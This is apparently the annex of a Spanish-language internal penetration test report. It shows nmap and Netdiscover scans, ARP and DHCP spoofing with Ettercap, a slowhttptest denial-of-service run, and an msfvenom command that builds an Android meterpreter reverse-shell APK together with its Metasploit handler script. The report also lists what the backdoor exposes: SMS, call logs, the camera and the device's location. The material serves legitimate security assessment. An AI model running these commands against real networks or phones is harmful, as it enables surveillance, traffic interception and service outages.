


Figura 43 Seleccionar dispositivos

Una vez iniciado el ataque, es posible analizar el tráfico de la red mediante Wireshark.




Figura 44 Interceptar paquetes

NMAP

Mediante NMAP y con las direcciones IP obtenidas anteriormente, se realizó un escaneo de los host para determinar la existencia de puertos abiertos y recabar información sobre los dispositivos. En este caso, se realizó un escaneo a un host en específico y al puerto 80.




Figura 45 Escaneo de hosts


Ahora se realiza un escaneo completo a todos los puertos del dispositivo para determinar que puertos se encuentran en función y su estado.

```
nmap -p- --stats-every=10s -v 192.168.x.x
```

-p- : Escaneo de todos los puertos del dispositivo.

--stats-every=10s: Envía mensajes del análisis en proceso cada 10 segundos.

-v: Envía un informe en caso de encontrar un puerto abierto.



```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 57621/tcp on 192.168.
Discovered open port 6646/tcp on 192.168.
Stats: 0:07:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.30% done; ETC: 20:00 (0:01:18 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.59% done; ETC: 20:00 (0:00:20 remaining)
Completed SYN Stealth Scan at 19:59, 433.80s elapsed (65535 total ports)
Nmap scan report for 192.168.
Host is up (0.00056s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
5040/tcp  open  unknown
5357/tcp  open  wsddapi
6646/tcp  open  unknown
7680/tcp  open  pando-pub
57621/tcp open  unknown
MAC Address: A4:FC: (Mega Well Limited)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 433.94 seconds
Raw packets sent: 131129 (5.770MB) | Rcvd: 69 (3.020KB)


(root@kali)-[~/home/kali]
```

Figura 46 Informe de puertos encontrados

Los puertos de un dispositivo pueden encontrarse en 6 estados:

- **Abierto**: La aplicación acepta conexiones TCP o UDP.
- **Cerrado**: El puerto recibe paquetes pero no hay ninguna aplicación a la escucha.
- **Filtrado**: Los paquetes no llegan al puerto, lo que indica que puede existir algún cortafuego.
- **No filtrado**: El escaneo no es suficiente para identificar el estado del puerto.

- **Abierto | filtrado:** No se ha determinado si el puerto se encuentra abierto o filtrado.
- **Cerrado | filtrado:** No se ha determinado si el puerto se encuentra abierto o filtrado.



```

minimize all open windows and show the desktop me/kali
File Actions Edit View Help
Discovered open port 27998/tcp on 192.168.
Discovered open port 37444/tcp on 192.168.
Discovered open port 37443/tcp on 192.168.
Discovered open port 49652/tcp on 192.168.
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
h Scan
SYN Stealth Scan Timing: About 69.76% done; ETC: 20:25 (0:00:04 remaining
)
Discovered open port 49653/tcp on 192.168.
Completed SYN Stealth Scan at 20:25, 14.97s elapsed (65535 total ports)
Nmap scan report for 192.168.
Host is up (0.017s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    open       telnet
53/tcp    open       domain
80/tcp    open       http
8022/tcp  filtered  oa-system
27998/tcp open       unknown
37443/tcp open       unknown
37444/tcp open       unknown
49652/tcp open       unknown
49653/tcp open       unknown
MAC Address: E4:3E:                (Huawei Technologies)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.15 seconds

```

Figura 47 Puertos descubiertos

Posteriormente se realizó el siguiente escaneo:

nmap -p- -T5 -sV -O -n -vvv --open -oN servicios 192.168.x.x

-p-: Escaneo de todos los puertos del dispositivo.

-T5: Se establece la velocidad del escaneo en una escala del 0 al 5.

-sV: Permite identificar las versiones del dispositivo.

-O: Identifica el sistema operativo de la máquina.

-n: Deshabilita la resolución de DNS.

-vvv : Genera salidas conforme se realiza el escaneo.

--open : Se centra en los puertos abiertos.

-oN : Genera un archivo para visualizar posteriormente.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 20:33 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:33
Scanning 192.168. [1 port]
Completed ARP Ping Scan at 20:33, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:33
Scanning 192.168.100.8 [65535 ports]
SYN Stealth Scan Timing: About 4.48% done; ETC: 20:44 (0:11:01 remaining)
SYN Stealth Scan Timing: About 9.02% done; ETC: 20:44 (0:10:15 remaining)
SYN Stealth Scan Timing: About 13.57% done; ETC: 20:44 (0:09:40 remaining)
SYN Stealth Scan Timing: About 18.56% done; ETC: 20:44 (0:09:04 remaining)
SYN Stealth Scan Timing: About 23.56% done; ETC: 20:44 (0:08:29 remaining)
Discovered open port 7680/tcp on 192.168.
SYN Stealth Scan Timing: About 30.78% done; ETC: 20:43 (0:07:00 remaining)
Discovered open port 5040/tcp on 192.168.
Discovered open port 57621/tcp on 192.168.
SYN Stealth Scan Timing: About 81.74% done; ETC: 20:37 (0:00:48 remaining)
Discovered open port 5357/tcp on 192.168.
Completed SYN Stealth Scan at 20:37, 224.84s elapsed (65535 total ports)
Initiating Service scan at 20:37
Scanning 4 services on 192.168.
Service scan Timing: About 50.00% done; ETC: 20:38 (0:00:33 remaining)


Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 394.09 seconds
Raw packets sent: 131184 (5.777MB) | Rcvd: 50 (2.280KB)
```

Figura 48 Información encontrada

Msfvenom

Para esta prueba se ejecutó el siguiente comando en la terminal de Kali:



```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.100.17 LPORT=666 -o /home/kali/Desktop/Agenta.apk
```

Figura 49 Creación de Payload

-p: Sirve para especificar la ruta del payload, que en este caso es android/meterpreter/reverse_tcp.

LHOST: Dirección IP de la maquina Kali.


LPORT: Número de puerto al que la máquina vulnerada se conectará.

-o: Indicar que el archivo será ejecutable.

Por último se especifica en donde se guardará el payload y se le asigna un nombre a este con la extensión .apk

Posteriormente, se ejecutó un script creado con el nombre “comandos” mediante el comando: **msfconsole -r comandos**

El archivo comandos, contiene los siguientes parámetros:




```
(root@kali)-[/home/kali]
# cat comandos
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.100.17
set LPORT 666
exploit
```

Figura 50 Archivo de comandos

DDOS

Mediante la herramienta slowhttptest se realizó un ataque de DDOS al DNS.



```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# slowhttptest -c 50000 -H -i 50 -r 400 -l 3000 -u https://.com/
```

Figura 51 Ataque DDOS

- c : Conexiones que se realizarán.
- H : Modo de encabezados estándar.
- g : Envía estadísticas del proceso.
- i : Tiempo de espera para los datos.
- r : Conexiones con el método GET.
- l : Tiempo de prueba en segundos.
- u : URL del objetivo

```
root@kali: /home/kali
File Actions Edit View Help
Fri Mar 17 16:29:44 2023:
slowhttptest version 1.8.2
- https://github.com/shekya/slowhttptest -
test type: SLOW HEADERS
number of connections: 50000
URL: https:// .com/
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 50 seconds
connections per seconds: 400
probe connection timeout: 5 seconds
test duration: 3000 seconds
using proxy: no proxy

Fri Mar 17 16:29:44 2023:
slow HTTP test status on 45th second:

initializing: 0
```

Figura 52 Ataque inicializado

Una vez realizado el ataque, el servidor no será capaz de seguir funcionando por lo que el dominio no estará disponible.

```
root@kali: /home/kali
File Actions Edit View Help
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 50 seconds
connections per seconds: 400
probe connection timeout: 5 seconds
test duration: 3000 seconds
using proxy: no proxy

Fri Mar 17 16:31:29 2023:
slow HTTP test status on 150th second:

initializing: 0
pending: 1189
connected: 280
error: 0
closed: 1685
service available: NO
```

Figura 53 Ataque finalizado




Figura 54 Dominio no disponible

DHCP Spoofing

Mediante Ettercap se selecciona la opción de DHCP spoofing y se establecen los siguientes parámetros:

- IP Pool: El rango de direcciones IP que se asignarán.
- Netmask: Máscara de la red.
- DNS Server IP: Dirección IP del atacante.




Figura 55 Parámetros de DHCP

Ahora en el equipo se ejecuta el comando `ipconfig/release` y posteriormente `ipconfig/renew`. Automáticamente se detectará el cambio de dirección IP en la red.




```

Ettercap
0.8.3.1 (EB)

SNMP : 192.168.      -> COMMUNITY: public INFO: SNMP v1
SNMP : 192.168.      -> COMMUNITY: internal INFO: SNMP v1
SNMP : 192.168.      -> COMMUNITY: public INFO: SNMP v2
SNMP : 192.168.      -> COMMUNITY: internal INFO: SNMP v2
DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns
DHCP: [A4:FC:      ] DISCOVER
DHCP spoofing: fake OFFER [A4:FC:      ] offering 192.168.
DHCP: [192.168.    ] OFFER : 192.168.      255.255.255.0 GW 192.168
DHCP: [A4:FC:      ] DISCOVER
DHCP spoofing: fake OFFER [A4:FC:      ] offering 192.168.
DHCP: [192.168.    ] OFFER : 192.168.      255.255.255.0 GW 192.168.      DNS 4.4.4.4
DHCP: [192.168.    ] OFFER : 192.168.      255.255.255.0 GW 192.168.      DNS 192.168.
DHCP: [A4:FC:      ] REQUEST 192.168.
DHCP spoofing: fake ACK [A4:FC:      ] assigned to 192.168.
DHCP: [192.168.    ] ACK : 192.168.      255.255.255.0 GW 192.168      DNS 192.168.
  
```

Figura 56 Suplantación de dirección IP

Como se muestra, la dirección del atacante ha suplantado la dirección de puerta de enlace predeterminada en el equipo mediante los parámetros introducidos anteriormente.



```

Adaptador de LAN inalámbrica Wi-Fi:

Sufijo DNS específico para la conexión. . . :
Dirección IPv6 . . . . . : 2806:2f0:
Dirección IPv6 temporal. . . . . : 2806:2f0:
Vínculo: dirección IPv6 local. . . : fe80::d322:
Dirección IPv4. . . . . : 192.168.
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : fe80::1%12
                                          192.168. .17
  
```

Figura 57 Parámetros de DHCP suplantados

Netdiscover

Se realizó un escaneo de la red mediante el siguiente comando:

```
(root@kali)-[~/kali]
└─# netdiscover -r 192.168. /24
```

Figura 58 Escaneo con Netdiscover

Una vez terminado el escaneo, se obtuvieron los siguientes resultados:

```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.    e4:3e          3     180  HUAWEI TECHNOLOGIES CO.,LTD
192.168.    a4:fc          2     120  Mega Well Limited
192.168.    30:24          1     60   Intel Corporate
192.168.    62:31          1     60   Unknown vendor
```

Figura 59 Dispositivos obtenidos

Anexo 4. Informe de vulnerabilidades

Pruebas de penetración interna

Este tipo de pentesting consiste en realizar pruebas desde la red interna de la empresa con la finalidad de determinar las vulnerabilidades a las que se puede tener acceso y posteriormente explotar con un fin poco ético.

Ettercap (ARP Spoofing)

El ARP Spoofing es un ataque de tipo MITM (Man In The Middle) en donde se puede lograr la interceptación de la comunicación de la red entre los usuarios e internet mediante el envío de mensajes falsos para asociar la dirección MAC del atacante con la dirección IP de la víctima.

Nmap

Nmap (Network Mapper) funciona como un explorador y auditor de redes cuya información obtenida va desde la detección de host, escaneo de puertos y servicios hasta el reconocimiento de sistemas operativos, la existencia de firewalls entre otros.

Netdiscover

Esta herramienta está desarrollada para conexiones inalámbricas, permite la detección de hosts en la red mediante la difusión de solicitudes ARP logrando interceptar el tráfico de red.

Msfvenom (Ataque de payload)

Este tipo de ataque consiste en generar una puerta de entrada en el sistema ya sea un computador o dispositivo móvil permitiendo el acceso a la información, ejecución de código malicioso, propagación de malware, cifrar archivos del sistema entre otros.

DDOS

Un ataque de Denegación de Servicios Distribuida tiene el objetivo de interrumpir las actividades de un dispositivo. Esto mediante la sobrecarga de un equipo generando un gran volumen de tráfico de red haciéndolos inaccesibles.

DHCP Spoofing

Un ataque de DHCP Spoofing consiste en la asignación no autorizada de parámetros de configuración DHCP como una dirección IP, servidor DNS y puerta de enlace. Mediante este método, el atacante se coloca como intermediario en la comunicación de la red.

Vulnerabilidades encontradas

Ettercap (ARP Spoofing)

Al realizar ataques de ARP Spoofing se logró identificar la siguiente información:

- Host de la red
- Dirección IP de host
- Dirección MAC de dispositivos
- Tráfico de red

Nmap

Una vez identificados los dispositivos y sus direcciones IP, se realizó un escaneo obteniendo la siguiente información:

- Puertos abiertos
- Servicios de cada puerto
- Sistema operativo de los dispositivos
- Tipo de dispositivo de puerta de enlace
- MAC address

Netdiscover

Utilizando esta herramienta se logró obtener información como:

- Dirección IP de hosts
- Direcciones MAC
- Nombre de los dispositivos

Msfvenom (Ataque de payload)

Generando un archivo apk instalable en dispositivos android, de logro establecer una puerta trasera permitiendo realizar acciones como:

- Acceder a mensajes de texto
- Acceder al registro de llamadas
- Tomar fotos mediante la cámara del dispositivo
- Conocer la ubicación del dispositivo

DDOS

Se realizó un ataque DDOS a los dispositivos para inhabilitarlos haciendo uso de la dirección IP obtenida anteriormente.

DHCP Spoofing

Haciendo uso de los parámetros obtenidos anteriormente, se realizó un ataque DHCP Spoofing logrando suplantar el servidor DHCP de la red.

Bibliografía

